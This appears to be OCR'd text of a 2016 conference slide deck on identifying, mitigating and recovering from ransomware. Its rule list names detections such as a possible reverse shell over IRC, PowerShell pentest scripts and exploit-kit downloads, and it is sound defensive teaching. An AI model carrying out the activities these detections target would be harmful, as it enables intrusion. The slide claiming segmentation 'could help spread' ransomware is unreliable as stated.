
☑ Alert □ Forward □ Transient

Ransomware Identification – File Types

- Example Common Encrypted Files
  - .EnCiPhErEd, .R5A, .cerber, .encrypted, .crjoker, .hydracrypt_ID_#
  - .Locky, .magic, .ENC, .rdm
- Knowing ransomware type can
  - Determine steps to decrypt
- Helpful Link
  - https://id-ransomware.malwarehunterteam.com/
  - Upload your malware sample files
  - Help identify the variant from 191 different types

Ransomware & Other Indicators

- Keeping current on content!
  - Date your parsers!
- Suspicious behaviors in your environment
- Possible Pentest



RFS Suspicious (20 of 20+ values)

possible dns beacon with no tasking - 0.0.0.0 a record (51,157) - possible c2 post traffic (1,061) - possible teslacrypt c2 post (600) - possible hola vpn use (546) - possible sql injection success (186) - possible sundown ek payload (81) - nuclear ek - ie exploit october 2015 (57) - possible phishing page - spryvalidation assets (24) - possible wateringhole attack spoofing [redacted] domain (22) - burp pentesting tool (12) - angler landing page mar 2016 (9) - ftp over ports 80 or 443 (7) - outbound irc detection. possible reverse shell (7) - ftp to suspicious countries (6) - nuclear ek - flash exploit october 2015 (6) - kelihos botnet activity (5) - plaintext trojan download (5) - possible pentest script - powershell (5) - numerical .exe download (4) - nuclear ek - trojan download october 2015 (3)


... show more

Ransomware

Mitigation and Recovery Practices

Mitigation – Lock it down!

- Application whitelisting with ECAT
  - –Windows 10 Device Guard
    - –Hardware & Software Requirements
    - –Only executes Trusted Applications
      - –Most Malware is unsigned
    - –Virtualization Based Security(VBS)
      - –Protects kernel against bad drivers or system files
      - –Deny DMA-based attacks
    - –VBS has Hardware requirements



- Name Resolution Policy
- Scripts (Startup/Shutdown)
- Deployed Printers
- Security Settings
  - Account Policies
  - Local Policies
  - Windows Firewall with Advanced Security
  - Network List Manager Policies
  - Public Key Policies
  - Software Restriction Policies
    - Security Levels
    - Additional Rules
  - Application Control Policies

Object Type
Security Levels
Additional Rules
Enforcement
Designated File Types
Trusted Publishers

Mitigation

- Protections for File less malware
  - –Prevent sponsor type systems tools from reaching out
    - •Powershell.exe
- •Proxy Content Filtering
  - –Block Unknown, Pending, Suspicious, and Malicious categories
- •Thorough Attachment Blocking Policies
  - –Compressed Files
  - –.Docm & .xlsm are macro supported files
  - –Antiquated .xls and .doc
    - •Post 2K8 docx & .xlsx do not allow embedded macros
  - •Company specific zip allowable formats
    - •Example rename to .rsazip

Mitigation

- Content Scanners
  - Compares displayed data to actual data finding the malicious package prior to execution

- No Social Media Period
- Don’t allow external users to access the network outside of a vpn.
- Network Segmentation
  - Could help spread the ransomware infection

Mitigation

- Rename Volume Shadow Copy
  - Make it difficult for the ransomware to do what it wants to do.
- Pull the plug
  - If you are fast enough when the macro hits and the CPU spikes
  - May be able to break up the communication.
- Patch, Patch, Patch
  - Prioritize Patching

Recovery

- Good backup practices
- Check to ensure that you backups do not have the ransomware
- De-encryption is a possibility

Helpful Links

- Whitelisting:
  - https://technet.microsoft.com/en-us/itpro/windows/keep-secure/device-guard-deployment-guide
  - http://www.bleepingcomputer.com/tutorials/create-an-application-whitelist-policy-in-windows/

Time to play Stump the Chump

ANY QUESTIONS?

Please Complete Session Evaluation

RSA® Charge 2016

#RSACharge